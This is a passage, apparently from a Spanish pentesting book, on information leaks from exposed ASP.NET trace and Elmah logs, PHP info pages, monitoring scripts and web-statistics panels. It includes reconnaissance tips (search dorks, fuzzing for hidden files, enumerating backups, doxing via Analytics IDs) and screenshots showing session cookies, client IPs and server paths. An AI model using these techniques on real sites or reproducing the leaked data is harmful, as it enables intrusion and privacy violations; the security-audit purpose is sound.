2	6/18/2015 4:41:47 PM	OnLocation/Rounding-the-Bend-in-Western-North-Carolina.aspx	200	GET	View Details
3	6/18/2015 4:41:53 PM	TravelTactics/Virginia-Beach.aspx	200	GET	View Details
4	6/18/2015 4:42:17 PM	Destinations/Absolute-Summer-in-Finland.aspx	200	GET	View Details
5	6/18/2015 4:42:36 PM	TravelTactics/Less Pounds, More London.aspx	200	GET	View Details
6	6/18/2015 4:42:43 PM	default.aspx	200	GET	View Details
7	6/18/2015 4:43:20 PM	Destinations/Soaking-in-Hot-Springs.aspx	200	GET	View Details
8	6/18/2015 4:43:43 PM	default.aspx	200	GET	View Details
9	6/18/2015 4:43:58 PM	Destinations/Browsing-Palm-Beach.aspx	200	GET	View Details
10	6/18/2015 4:44:12 PM	Destinations/Unexpected-Florida.aspx	200	GET	View Details

Microsoft .NET Framework Version:2.0.50727.8009; ASP.NET Version:2.0.50727.8010

Imagen 5.26: Trace Viewer habilitado para acceso remoto en una web.

Con Trace Viewer no solo se ve la lista de las últimas peticiones, sino que de cada una de ellas se puede obtener información relativa a todos los detalles, que van desde el identificador de la sesión, las direcciones IP de las conexiones hasta datos más sensibles.

Request Details

Request Details

Session Id:	w1josez2ee1fru5j40tetefz	**Request Type:**	GET
Time of Request:	6/19/2015 11:42:07 AM	**Status Code:**	200
Request Encoding:	Unicode (UTF-8)	**Response Encoding:**	Unicode (UTF-8)

Trace Information

Category	Message	From First(s)	From Last(s)
aspx.page	Begin PreInit		
aspx.page	End PreInit	0.000030	0.000030
aspx.page	Begin Init	0.000044	0.000014
aspx.page	End Init	0.000058	0.000014
aspx.page	Begin InitComplete	0.000070	0.000012
aspx.page	End InitComplete	0.000082	0.000013
aspx.page	Begin PreLoad	0.000094	0.000012
aspx.page	End PreLoad	0.000110	0.000015
aspx.page	Begin Load	0.000122	0.000012
aspx.page	End Load	0.000134	0.000013
aspx.page	Begin LoadComplete	0.000146	0.000012
aspx.page	End LoadComplete	0.000158	0.000012
aspx.page	Begin PreRender	0.000170	0.000012
aspx.page	End PreRender	0.000183	0.000013
aspx.page	Begin PreRenderComplete	0.000198	0.000015
aspx.page	End PreRenderComplete	0.000210	0.000013
aspx.page	Begin SaveState	0.000343	0.000133
aspx.page	End SaveState	0.000361	0.000018
aspx.page	Begin SaveStateComplete	0.000373	0.000012
aspx.page	End SaveStateComplete	0.000385	0.000012
aspx.page	Begin Render	0.000396	0.000011
aspx.page	End Render	0.002408	0.002012

Imagen 5.27: Detalles de una petición en Trace Viewer.

Por supuesto, si en la petición que se haya realizado al servidor van parámetros por GET o por POST, si van cookies de sesión, usuarios, contraseñas o si va información sensible en el HTTP Referer o el USER-Agent, todos estos datos están accesibles vía Trace Viewer. Una cosa curiosa es que, si el sitio web utiliza Https, toda la información va cifrada contra el servidor Microsoft IIS, pero una vez realizada la petición y guardada la traza, todos los datos van descifrados, por lo que se puede acceder a los datos sin preocuparse de ninguna capa de cifrado. Cuida que tu trace.axd esté bien configurado en tu servidor Microsoft IIS.

Un componente muy popular que los desarrolladores configuran en muchos entornos de trabajo para tener aún información mucho más detallada y ajustada a sus necesidades que con Trace Viewer es el módulo Elmah. Este es otro clásico en las fugas de información y, al igual que trace.axd, en todas las auditorías de servidores Microsoft IIS se busca para ver si se puede conseguir información útil del entorno.

Elmah funciona como un módulo externo que se añade al entorno y que permite una configuración detallada. Una vez dentro del sistema permite una gran personalización de los códigos a de error a tracear, además de poder conseguir conectarse a los datos no solo vía web, sino también vía RSS, vía descarga de ficheros CSV, vía XML o vía JSON.

Es decir, una vez que se localiza que un servidor web tiene este gestor de errores en sus aplicaciones, ya está todo preparado para gestionar las trazas de forma automatizada. Esta es una de las principales características del servicio, y por lo que se hizo tan popular, y por supuesto para una auditoría de seguridad es de lo más conveniente localizarlo, debido a toda la información que pone a disposición del pentester.

Error Log for ROOT on WEB1

RSS FEED | RSS DIGEST | DOWNLOAD LOG | HELP | ABOUT

Errors 626 to 650 of total 6,155 (page 26 of 247). Start with 10, 15, 20, 25, 30, 50 or 100 errors per page.

Host	Code	Type	Error	User	Date	Time
WEB1	500	**Format**	Guid should contain 32 digits with 4 dashes (xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx). Details...		4/30/2015	12:24 AM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/30/2015	12:24 AM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/30/2015	12:24 AM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/30/2015	12:24 AM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:22 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:19 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:19 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:19 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:18 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:18 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	7:18 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	6:55 PM
WEB1	0	**Argument**	Exception of type 'System.ArgumentException' was thrown. Parameter name: name Details...		4/29/2015	6:51 PM

Imagen 5.28 : Una personalización de Emlah.

Para localizarlo hay que invocar Elmah.axd en el servidor web. A diferencia de Trace.axd, como no es un módulo estándar, la configuración de su seguridad, aunque también se hace vía Web.Config se hace en su propia sección, y los mensajes de error que se obtienen cuando se busca y no se encuentra son distintos.

La configuración correcta que debería hacerse en el Web.Config, en la sección de Elmah es la siguiente. Si se configura el valor como true, entonces se genera el problema. Esto solo debe configurarse en servidores de desarrollo internamente, pero luego debe ser eliminado o configurado para acceso local únicamente.

```
<elmah/>
<security allowRemoteAccess="false" />
</elmah/>
```

Haciendo un poco de hacking con buscadores es posible localizar miles de sitios con Elmah habilitado. En la siguiente captura se puede ver que simplemente en Google hay algo más de 15.000 sitios que corren .NET con este módulo de trazas activado. Las personalizaciones que podemos encontrar son muchas, pero sea cual sea la personalización de los datos, invocando elmah.axd/download o elmah.axd/rss accederemos a los datos en formato CSV o XML para canales RSS.

https://www.[redacted]/attentumdemo/elmah.axd

ELMAH RSS Feed RSS Digest Download Log Help About

Error Log for AttentumDemo on DEVINGC3

Errors 1 to 15 of total 4 004 (page 1 of 267). Start with 10, 15, 20, 25, 30, 50 or 100 errors per page.

When	Bdd / IP	Service / User	Code	Type	Error
8 hours ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/attentumDEMO/ScriptResource.axd? d=Y8c436bgkiWGtig1bjr7O2LRID2Mr7MB4w6QTqpSTF s'agit d'une demande de ressource de script non valide.
8 hours ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/attentumDEMO/ScriptResource.axd?d=xdSpU64OMrB taXLsq2SmA9hLDaS65AVK0tkEOoWJKrKffcTiFBzZ8c8p
11 hours ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd?d=WUrbTC-TO0Pz80yyhy7zZ_mEtjOaLB39es3Nqh7pzlQcLa6lkQluC demande de ressource de script non valide. Details...
11 hours ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd?d=QFbtyDEKTiGg vPdK1PH57d2QQSXluSJJussuHyevVxhrOEf_97fQWo2e ressource de script non valide. Details...
yesterday	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd?d=0Jux_qypc2Qp UmSMKuYdJS0&t=ffffffff853d17fr.js Il s'agit d'une dema
yesterday	bdd?? / [redacted]	service?? / utilisateur??		Format	/attentumdemo/elmah.axd/detail?id=523'A=0 Le format
yesterday	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd?d=nMM1ubyw0iz6 3T4jZaLPgexR2tRaWUvao20tDavD7ODP-T0&t=ffffffff853
2 days ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd? d=x7PPSTkm5bAtZ9PHmnddN0zBtPfUFytnoYQof7ZPA d'une demande de ressource de script non valide. Detail
2 days ago	bdd?? / [redacted]	service?? / utilisateur??	404	Http	/AttentumDemo/ScriptResource.axd? d=x7PPSTkm5bAtZ9PHmnddN0zBtPfUFytnoYQof7ZPA d'une demande de ressource de script non valide. Detail

Imagen 5.29: Otra personalización de Elmah.

Al igual que en el caso anterior de Trace Viewer, no importa si los datos se envían cifrados o no, siempre es posible acceder a todos ellos con las trazas, incluidas por ejemplo las cookies de sesión, tal y como se puede ver en la imagen. Esto hace que la protección de HTTPs no sirva para nada en tus servidores si tienes habilitada las trazas.

HTTP_CONNECTION	Keep-Alive
HTTP_CONTENT_LENGTH	3646
HTTP_CONTENT_TYPE	application/x-www-form-urlencoded
HTTP_COOKIE	ASP.NET_SessionId=xlgavvuwui3ykhqkd4h1zx55; .ASPXAUTH=8518CB2C85380ABEA869267581BE16C4DC4D91F98522FDE

Imagen 5.30: Cookies de sesión de un servidor con Https en una traza de Elmah.

Si tienes servidores Microsoft IIS con aplicaciones .NET, recuerda quitar Elmah cuando estén en producción, y si eres tú quien los administra o audita, acuérdate de vigilar que no te los cuelen los desarrolladores en tus servidores.

3.2. Herramientas de monitorización

Sacar información de las versiones de software de un servidor para descubrir qué bugs le pueden afectar es un trabajo que a veces puede ser curioso. Se pueden usar detalles tan sutiles como los huevos de pascua en los motores de PHP, que dependiendo de la versión que sea muestran una imagen u otra. A veces incluso los frameworks traen sus propias herramientas de monitorización como el fichero info.php de PHP, check.php de Symfony que muestra datos jugosos sobre la instalación del servidor o magento-check.php, que también da cierta información de la infraestructura que estaba detrás cuando se ha montado un servidor e-commerce con Magento.




Imagen 5.31: Huevos de Pascua de PHP. Las versiones corresponden con estas imágenes:

- PHP Versión 5.3 a actual: Logo de PHP con un elefante
- PHP Versión 5.1.3 a 5.2.13: Logo de PHP movido
- PHP Versión 5.0.4 a 5.1.2: Foto de Perro Terrier Escocés Negro.
- PHP Versión 5.0.0. a 5.0.3: Foto de un conejo.
- PHP Versión 4.3.11 a 4.4.6: Foto de Perro Terrier Escocés Negro.
- PHP Versión 4.3.0 a 4.3.10: Foto de Perro color canela sobre césped.
- PHP Versión 4.0.0 a 4.2.3: Foto de programador divertida.

El número de herramientas de monitorización con las que te puedes topar son muchas, algunas estándar como las citadas en el párrafo anterior, y otras muy personalizadas. Si te decides a buscar otras formas de comprobación de la infraestructura de un sitio que podría estar usando los desarrolladores y administradores en sus aplicaciones web verás que sale mucho y variado.

■■■




Imagen 5.32: Información en magento-check.php.

Si juegas con combinaciones de palabras habituales con los que alguien podría llamar a este tipo de ficheros para comprar los servicios. Cosas como test, info, server, status y similares mezcladas con extensiones populares en la web. Si lo aplicas después en generador de diccionarios y un programa de fuzzing puedes encontrar casi de todo. El resultado puede ser una pléyade de ficheros info.php cambiados de nombre, comprobaciones hechas a mano con información del back-end y algunas mucho más elaboradas.

PHP Version 5.3.10-1ubuntu3.14 php

System	Linux [redacted] 3.15.4-x86_64-linode45 #1 SMP Mon Jul 7 08:42:36 EDT 2014 x86_64
Build Date	Sep 4 2014 07:05:00
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/home/snhd/etc/php5/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
Additional .ini files parsed	/etc/php5/cgi/conf.d/curl.ini, /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mcrypt.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini

Imagen 5.33: Un info.php guardado como testserver.php.

En la parte de comprobaciones manuales os dejo estos cuatro ficheros en los que se puede ver la dirección IP y cómo comprueba su estado, la conexión a un servidor interno SQL Server con su nombre NetBIOS de conexión y una con el resumen de todo el software instalado.




Imagen 5.34: Un cheks.php que informa del software de la instalación.

En otros servidores, nos toparemos con `páginas mucho más elaboradas`, que podrían estar creadas que por algún tipo de aplicación concreta, y con aún más información todavía sobre versiones de bases de datos, direccionamiento IP, versiones del framework PHP, etcétera.

https:[redacted]/serverInfo

Request Attributes

Request Attribute Name	Request Attribute Value
servletContext	org.apache.catalina.core.ApplicationContextFacade@796b1cfd
targetRequestUri	/serverInfo
delegator	org.ofbiz.entity.GenericDelegator@38b1d646
javax.servlet.request.key_size	128
_CONTEXT_ROOT_	/opt/ofbiz/hot-deploy/mvbcatalog/webapp/mvbcatalog/
security	org.ofbiz.security.OFBizSecurity@673c6451
dispatcher	org.ofbiz.service.GenericDispatcher@2dde36ca
_FORWARDED_FROM_SERVLET_	true
_CURRENT_VIEW_	serverInfo
_REQUEST_HANDLER_	org.ofbiz.webapp.control.RequestHandler@4e9db371
_SERVER_ROOT_URL_	https://www[redacted]
_CONTROL_PATH_	/control
javax.servlet.request.cipher_suite	AES128-GCM-SHA256
authz	org.ofbiz.security.authz.EntityAuthorization@797fe3a5
thisRequestUri	serverInfo

Imagen 5.35: Un /serverInfo con detalles de la instalación.

Por último, os dejo otro de estos test con los que se puede conocer la infraestructura de toda la red interna, además de descubrir herramientas de monitorización personales que pueden utilizarse para escanear cualquier parte de sus sistemas, ya que admiten manipulación de parámetros de entrada con el nombre del servidor.

[redacted]/servertest/test.html

Server Status Check

[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	
[redacted]		[redacted]		[redacted]		[redacted]		[redacted]	

Imagen 5.36: Un test.html que llama dinámicamente a cada servidor para saber si está vivo.

Al final, sea mediante programas que generen los frameworks, o mediante aplicaciones manuales hechas a medida para comprobar la infraestructura, podrías toparte con fugas de información que tal vez sean útiles para construir un ataque a medida contra el objetivo.

3.3 Herramientas de estadística

Cuando se está analizando la seguridad de una aplicación web en un proceso de pentesting, las fugas de información son muy útiles y pueden llegar a abrir la puerta de par en par, como ya hemos

visto en este capítulo y las estadísticas de una web pueden llegar a dar datos muy jugosos si están públicas. La gestión de las estadísticas de tráfico puede convertirse, por tanto, también en una fuga de información jugosa que utilizar a la hora de hacer crawling de URLs ocultas, de descubrir el direccionamiento interno de la red una organización, a la hora de hacer un ataque de watering hole - esperando la conexión de un determinado cliente - o simplemente como fase de recogida de información útil para ataques dirigidos. Pero puede dar más juego.

1.- Estadísticas como servicio: Contenido externo, Watering Hole y Doxing

Hoy en día muchos sitios web tienden a utilizar servicios en cloud para gestionar sus estadísticas. Para ello, en cada web se hace una carga de un contenido externo en forma de fichero JavaScript que va recapitulando todos los datos de navegación. Después el dueño de la web visita un panel de control en el servicio de estadísticas y revisa el tráfico de su sitio.

Cuando se tiene este esquema al final, la seguridad del sitio web está delegada a un tercero, por lo que como se vio en el caso de la RSA Conference, atacar el servicio de estadísticas podría llegar a ser más sencillo que atacar la web oficial.




Imagen 5.37: Esquema de ataque a visitantes de RSA Conference vía servidor de estadísticas.

No solo se pueden utilizar las estadísticas para atacar a los visitantes del sitio como en el caso de la RSA Conference, sino que podrían utilizarse los paneles de administración de estadísticas para atacar a los administradores del sitio web, por medio de ataques CSRF, Tabnabbing, XSS o ClickJacking.

Por ejemplo, hace tiempo se vio que el panel público del contador de visitas que se usa en el blog de El lado del mal es vulnerable a ataques XSS, y además por defecto es público, así que se puede atacar a curiosos con él.

En el caso del famoso Google Analytics, muy utilizado para hacer el seguimiento de estadísticas en muchos sitios web, el identificador que se usa para recoger los datos permite saber cuántos sitios

están controlados por la misma persona, lo que ayudaría a saber quién está posiblemente detrás de un blog si gestiona las estadísticas con el mismo ID. Esto es sencillo ya que si una misma persona quisiera tener más de un sitio web dentro del mismo panel de control de Google Analytics, el código que genera el servicio es igual, pero con un valor consecutivo tras el guion. Es decir -2, -3, -4 y subsiguientes, lo que ayudaría a hacer doxing de bloggers.

```
<script src="http://www.google-analytics.com/urchin.js" type="text/javascript">
</script>
<script type="text/javascript">
_uacct = "UA-[redacted]60-1";
urchinTracker();
</script>
```

Imagen 5.38: IDs de Google Analytics.

2.- Estadísticas como módulo parseador de logs

En muchos sitios aún se pueden ver las estadísticas de una web como un módulo que parsea logs. Lejos del concepto de aplicación en sí mismo, se usan programas que filtran los logs y los muestran de forma gráfica. Estos módulos de parseo de log carecen de una estructura completa de aplicación con gestión de usuarios y similares, por lo que la seguridad del acceso a ellos está restringida a la configuración que haga el administrador en el servidor web.

[redacted]es/stats/awstats[redacted]

Estadísticas de: [redacted]es
Última actualización: 19 Dic 2014 - 12:30
Periodo mostrado: Mes Dic 2014

Cerrar ventana

Servidores

Total : 0 Conocidos, 837 Desconocidos (Dirección IP desconocida) - 816 Visitantes distintos	Páginas	Solicitudes	Tráfico	Última visita
80.82.78.112	1747	1747	631.24 KB	19 Dic 2014 - 12:28
37.57.231.161	281	281	918.61 KB	08 Dic 2014 - 23:37
181.67.134.67	268	268	839.57 KB	02 Dic 2014 - 14:05
31.28.111.177	147	147	458.84 KB	04 Dic 2014 - 02:30
119.160.160.180	124	124	388.38 KB	08 Dic 2014 - 08:21
217.150.81.2	124	124	388.53 KB	06 Dic 2014 - 07:29
119.237.161.52	124	124	388.53 KB	07 Dic 2014 - 14:37
175.143.95.84	124	124	388.53 KB	08 Dic 2014 - 02:57
61.11.71.62	124	124	388.53 KB	08 Dic 2014 - 06:33
93.46.39.169	124	124	388.53 KB	08 Dic 2014 - 09:55
49.48.248.127	122	122	382.26 KB	07 Dic 2014 - 15:06
171.96.177.12	122	122	382.26 KB	07 Dic 2014 - 20:54
2a02:1811:898e:5800:9c65:7595:c68:9017	122	122	382.26 KB	06 Dic 2014 - 19:52
88.230.190.71	122	122	382.26 KB	06 Dic 2014 - 14:52
27.130.95.52	110	110	344.51 KB	07 Dic 2014 - 00:38

Imagen 5.39: Awstats. Datos de clientes con conexiones IPv6 incluso.

Clásicos que se pueden encontrar son Awstats, fácil de localizar filtrado en ficheros robots.txt, que muestra información detallada de clientes, partes de la web y datos transmitidos. De siempre, este fichero ha sido un jugoso aliado a la hora de hacer una fase de footprinting/fingerprinting en un proceso de pentesting.

Por supuesto, Webalyzer es otro clásico a localizar, que también suele estar publicado en las webs bajo rutas como /stats/, /webalyzer/, /mystats/ o /sitestats/, y donde se puede sacar un poco de todo para analizar una web.

■ ■ ■

[redacted].es/stats/[redacted]

Top 30 of 7732 Total Sites									
#	Hits		Files		KBytes		Visits		Hostname
1	5387	2.09%	5380	2.48%	108547	4.05%	69	0.61%	74.208.44.196
2	4713	1.83%	4230	1.95%	46463	1.73%	38	0.33%	85.239.214.189
3	3460	1.34%	3389	1.56%	178072	6.64%	12	0.11%	66.249.65.137
4	1863	0.72%	953	0.44%	35916	1.34%	10	0.09%	91.205.124.3
5	1047	0.41%	113	0.05%	1910	0.07%	9	0.08%	190.245.119.37
6	882	0.34%	438	0.20%	5664	0.21%	16	0.14%	201.194.46.22
7	651	0.25%	479	0.22%	5819	0.22%	12	0.11%	201.155.194.173
8	629	0.24%	103	0.05%	1460	0.05%	1	0.01%	189.187.17.101
9	612	0.24%	303	0.14%	5269	0.20%	7	0.06%	84.122.178.205
10	569	0.22%	110	0.05%	1268	0.05%	1	0.01%	91.117.187.85
11	541	0.21%	531	0.24%	27160	1.01%	65	0.57%	72.14.193.166
12	540	0.21%	203	0.09%	2773	0.10%	10	0.09%	190.165.30.51
13	540	0.21%	160	0.07%	2064	0.08%	8	0.07%	196.40.38.113
14	512	0.20%	275	0.13%	6144	0.23%	10	0.09%	189.208.202.251
15	506	0.20%	119	0.05%	2177	0.08%	11	0.10%	189.171.22.219
16	500	0.19%	60	0.03%	312	0.01%	213	1.87%	66.150.96.121
17	493	0.19%	229	0.11%	2524	0.09%	13	0.11%	79.109.41.53
18	491	0.19%	226	0.10%	4088	0.15%	63	0.55%	195.55.130.44
19	486	0.19%	486	0.22%	3703	0.14%	1	0.01%	190.226.32.2
20	481	0.19%	35	0.02%	188	0.01%	411	3.62%	209.85.206.136
21	477	0.19%	239	0.11%	3897	0.15%	3	0.03%	80.37.206.168

Imagen 5.40: Datos de WebAlyzer.

También se puede descubrir algún dato tan curioso como la parte de la web que más datos transmite en una petición GET, lo que puede ayudar a alguien que quiera planear un ataque DDOS, por si alguien quiere enlazarlo con una amplificación. El último de los que quería hablar en esta categoría es Wusage (/wusage/), un parseador de estadísticas muy antiguo, pero que todavía está disponible en muchas webs, y que buscando en robots.txt se encuentra abierto para todo el mundo.

3.-Estadísticas como aplicación web

La última de las partes que quería citar en este artículo, es cuando en lugar de utilizar un parseador como los citados anteriormente se utiliza una aplicación web completa. Esto quiere decir que dentro del servidor se mete un software con su base de datos, su gestión de usuarios, su código server-side, etcétera.

TRACE WATCH
Website Statistics
Language: English
Your Account | Login
username:
password:
login
TraceWatch Web Stats, Free Advanced Website Traffic Analysis www.TraceWatch.com
TraceWatch 0.353 Copyright ©2004-2011 Arash Dejkam

Imagen 5.41: Trace Watch se publica en /twatch/. Arquitectura LAMP.

Para esta categoría hay muchas, desde módulos de frameworks de Internet hasta aplicaciones más o menos maduras. En ellas hay que tener mucho cuidado con la gestión de la seguridad, ya que hay nuevas identidades que proteger que dan acceso a un motor de bases de datos que podría ser utilizado por un atacante.

Algunas de estas implantaciones adolecen de problemas habituales como contraseñas por defecto, no protección contra ataques de fuerza bruta o software no actualizado con bugs conocidos o credenciales por defecto. Mucho cuidado si haces uso de alguno de ellos.

Uno de esos paneles de estadísticas que como todos los sistemas de estadísticas web puede llegar a muestra toda la estructura de ficheros de un sitio web con solo localizar un fichero de información del sistema en el servidor web está desarrollado en Alemania, se llama PHP Web Stat y se ofrece un completo y funcional panel para gestionar las estadísticas de un servidor web de forma muy sencilla, pero al mismo tiempo cuenta con otras opciones útiles, como la gestión de versiones de los ficheros o la monitorización de permisos de los mismos o el control del estado del servidor.

Entre las opciones, existe un "*feature by design*" que permite ver las estadísticas de los ficheros del servidor a cualquier usuario sin tener que utilizar la "*molesta password*".

Imagen 5.42: SysInfo permite acceso sin contraseña. Todo mucho más cómodo.

A toda esta información se accede a través del fichero SysInfo.php, y basta con hacer un poco de hacking con buscadores para encontrarlo en Internet usando un pequeño dork. Con él se pueden localizar miles de servidores web con este software publicado e indexado en Google.

Nada más entrar en el archivo de SysInfo.php se puede acceder a muchos datos jugosos, siendo un "*Data Leakage*" perfecto ya que no solo muestra datos de estadísticas, sino que también hay listas de ficheros del servidor. En el panel de la izquierda hay información de las propias estadísticas y debajo datos del servidor en sí con las versiones de software que se ejecutan.

PHP Web Stat
SysInfo v2.1

Stat | Counter | File Version | Admin-Center

Stat Info

Script Version	4.6.00
Script Activitiy	✓
DB Active	OFF
Script Domain	[redacted]
Starting Page	[redacted]
Script Path	stat/
Domain(s)	[redacted]
URL Parameter	
Frames	OFF
IP Recount Time	1440 min.
Update Check	✓
Error Reporting	OFF
Log htaccess	OFF
Creator Number	5.000
Referer Cut	0
Index Number	30.000
Cache Update	60 min.
Country detection	04/2014

Server Info

Server Host	[redacted]
Server OS	Apache
PHP Version	5.3.10-1ubuntu3.18
Max Execution T.	30 sec.
Memory Limit	128MB
Session Support	✓
Cookie Support	✗

File Check

File	Version
config/admin.php	
config/backup.php	
config/config - Copy.php	
config/config.php-bak	
config/pattern_site_name - Copy.inc	
config/reset.php	
config/setup.php	
func/func_browser.php	
func/func_cache_write.php	
func/func_display.php	
func/func_load_creator.php	
func/func_operating_system.php	
func/func_pattern_matching.php	
func/func_pattern_reverse.php	
func/html_header.php	
func/iepngfix.htc	
func/table_sort.js	
./archive.php	
./cache_creator.php	
./cache_creator_counter.php	
./cache_panel.php	
./cookie.php	
./counter.php	
./index.php	
./last_hits.php	
./plugin_loader.php	
./syscheck.php	
./sysinfo.php	
./track.php	

Imagen 5.43: Fichero de estadísticas SysInfo.php de un servidor, accesible sin password.

A la derecha se cuenta con una lista con las versiones de los archivos que hay en el directorio, siendo un perfecto Directory Listing del sitio, aunque no es completo.

File Status

File	Size	Rows	CHMOD	Status
backup/			777	
log/			777	
log/archive/			777	
config/config.php			666	
config/config_db.php			666	
config/pattern_site_name.inc	0,00 KB	0	666	
config/pattern_string_replace.inc	0,00 KB	0	666	
cache_time_stamp.php	0,04 KB	1	666	
cache_time_stamp_archive.php	0,04 KB	1	666	
cache_visitors.php	726,70 KB	12.612	666	
cache_visitors_archive.php	32,54 KB	925	666	
logdb.dta	39,07 KB	908	666	
logdb_backup.dta	9.527,50 KB	225.912	666	
logdb_temp.dta	36,87 KB	857	666	
logdb_track_file.dta	0,00 KB	0	666	
pattern_browser.dta	6,64 KB	359	666	
pattern_operating_system.dta	0,46 KB	30	666	
pattern_referer.dta	497,58 KB	5.577	666	
pattern_resolution.dta	13,94 KB	1124	666	
pattern_site_name.dta	56,24 KB	1.151	666	

Imagen 5.44: Archivos de datos en formato .dta.

En la parte de más abajo hay más información, relativa a las versiones y estado de permisos de cada uno de esos ficheros con acceso a todos los archivos de datos en formato .dta, con lo que para un atacante hay cosas más que suficientes para comenzar a jugar.

Para acceder al panel de gestión de estadísticas es necesario conocer la contraseña de administración o de usuario, tal y como se ve en la imagen siguiente. Si se introduce la password de administración, se podrán modificar archivos del sitio, si se introduce la de usuario solo se podrá ver la configuración del panel de control.

Estas contraseñas, así como el resto de parámetros relativos a la seguridad de este gestor de estadísticas, se configuran en un fichero que se almacena en misma ubicación del servidor llamado config.php. En estos entornos, a veces se puede tener suerte y encontrar algún servidor en el que el administrador del sitio haya tenido la mala idea de hacer un "mal backup" de la configuración, permitiendo que la configuración sea descargable.

```
www.[redacted]com/stat/config/config.php-bak
 $creator_number               = 5000;
 $creator_referer_cut          = 0;
 $index_creator_number         = 30000;
 $cache_update                 = 60;
// security --------------//
 $adminpassword                = "[redacted]";
 $clientpassword               = "";
 $loginpassword_ask            = 1;
 $cookiepassword_ask           = 1;
 $set_htaccess                 = 0;
// display ----------------//
 $theme                        = "themes/standard/";
 $show_detailed_browser        = 1;
 $show_detailed_os             = 1;
 $show_detailed_referer        = 1;
```

Imagen 5.45: Acceso a la configuración de seguridad en el backup.

Dentro del panel, se puede acceder a todas las opciones que ofrece el software, así como a toda la información que se pueda extraer de las estadísticas, como por ejemplo todas las URLs visitadas, los valores de Http-Referer, las direcciones IP de clientes, etcétera. Toda esta información siempre es jugosa en un proceso de auditoría de seguridad, y se debe mirar con detenimiento para ver cuáles podrían ser los siguientes pasos a realizar.

Imagen 5.46: Acceso al panel de administración de un gestor de estadísticas.

Entre las cosas que se pueden hacer está la posibilidad de hacer backup, que por defecto se hace en la carpeta backup con un nombre de fichero que es backup_YYYY-MM-DD.zip, tal y como se explica en el panel de control. Para un atacante localizar la lista completa de backups de los últimos 3 años no es tan complicado, basta con hacer unas 1.000 peticiones, lo que tan poco es que sea un protección muy alta de los datos.

En definitiva, es un pequeño software de estadísticas que si se localiza en una auditoría tal vez te facilite todas las tareas, y que si lo utilizas, tal vez debas ver la forma de fortificarlo un poco, que puede ser demasiado "*verbose*".

3.4 Herramientas de monitorización de red

